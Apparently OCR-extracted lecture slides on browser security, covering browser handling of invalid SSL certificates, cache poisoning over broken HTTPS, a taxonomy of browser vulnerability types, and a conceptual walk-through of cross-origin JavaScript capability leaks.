


	Firefox	Chrome	Safari	Opera	IE	Android Default Browser	Baidu	Maxthon	Next	CM	Javelin	Web Explorer	Web Browser	Dolphin	Boat	UC
I	X	X	X	X	X	X	X	X	X	-	X	X	X	X	X	X
II	X	X	X	X	-	X	-	-	-	-	-	-	-	X	X	X
III	X	X	X	X	X	-	-	-	-	-	-	-	-	-	-	X
IV	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
V	X	X	X	X	X	X	-	-	-	-	-	-	-	-	-	-
VI	X	X	X	X	X	X	X	X	X	-	-	-	-	X	X	-
VII	X	-	-	-	X	X	X	X	X	X	X	X	X	X	X	X
VIII	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X


	Firefox	Chrome	Safari	Opera	IE
I	X	X	X	X	X
II	X	X	X	X	X
III	X	X	X	X	-
IV	-	-	-	-	-
V	X	X	X	X	X
VI	X	X	X	X	X
VII	X	-	-	-	X
VIII	X	X	-	X	X

I : Show Pop-up/In-page SSL Warnings for Sites with Invalid Certificates
II: Show Address Bar Warnings for Sites with Invalid Certificates
III: Block Cross-Origin Subresources with Invalid Certificates by Default
IV : Show Address Bar Warnings for Cross-Origin Subresources with Invalid Certificates
V: Display the Hijacked Site's URL in the SSL Warning
VI: Display the Invalid Certificate's Content in the SSL Warning
VII: Cache Resources over Broken HTTPS in Web Cache
VIII: Cache Resources over Broken HTTPS in AppCache


Browser Cache Poisoning



Browser Vulnerabilities


Web App
Receive response
6
Send request
Network
Feed raw web page
2
Request for resources
Send/receive
XMLHttpRequest
5
3
Process script
Parser
11
Load image
Parse
1
Send dynamic HTML
4
DOM
JavaScript Engine
Read/write DOM
Send for rendering
7
Reflect user input
Layout Engine
10
Event Manager
10
Web Browser
8
9
Add-ons to browser
Local Storage
Libraries
Operating System

Distribution of Browser Implementation Bugs



(a) Number of Historical Security Vulnerabilities in Firefox, Categorized by Severity and Firefox Components


[A Quantitative Evaluation of Privilege Separation in Web Browser Designs]

Distribution of Browser Implementation Bugs

- Vulnerability types:
  - *WEB-TO-COMP (Web-to-Component Privilege Escalation): allows attackers to run arbitrary code in vulnerable browser components*
  - *WEB-TO-SYS* (*Web-to-System Privilege Escalation*): via vulnerable JavaScript APIs exposed by the browser components or plugins
  - CROSS-ORIGIN (*Cross-Origin Data & Privilege Leakage*): due to vulnerabilities e.g. missing security checks for access to JavaScript objects or XMLHttpRequest status, and capability leaks
  - INTRA-ORIGIN (Intra-Web-Origin Data & Privilege Leakage)
  - USER (Confusion of User Authority): allows attackers to manipulate UI to confuse, annoy, or trick users, hijacking their abilities in making reasonable security decisions.

Example Vulnerability: Cross-Origin Capability Leak

JavaScript Context 1




JavaScript Context 2

JavaScript Context 3


[Capability Leaks]

Example Vulnerability: Cross-Origin Capability Leak



[Capability Leaks]


Example Vulnerability: Cross-Origin Capability Leak



What if object in context 1 has pointer to object in context 2?

Capability Leaks

Example Vulnerability: Cross-Origin Capability Leak



What if object in context 1 has pointer to object in context 2?

Capability Leaks

Example Vulnerability: Cross-Origin Capability Leak

- “Navigation and Document” case
- Example:
  - Visit http://evil.com
  - http://evil.com navigates to http://google.com
- Vulnerability:
  - Leakage of a JavaScript pointer to the new document object following a window navigation
- Browser bug:
  - `window.f` points to evil.com’s code after navigation

Example Vulnerability: Cross-Origin Capability Leak




Figure 3: Selected nodes from a heap graph showing a cross-origin JavaScript capability leak of the location prototype, `object@0x1c1d2700`, to the attacker after the victim attempts to frame bust.

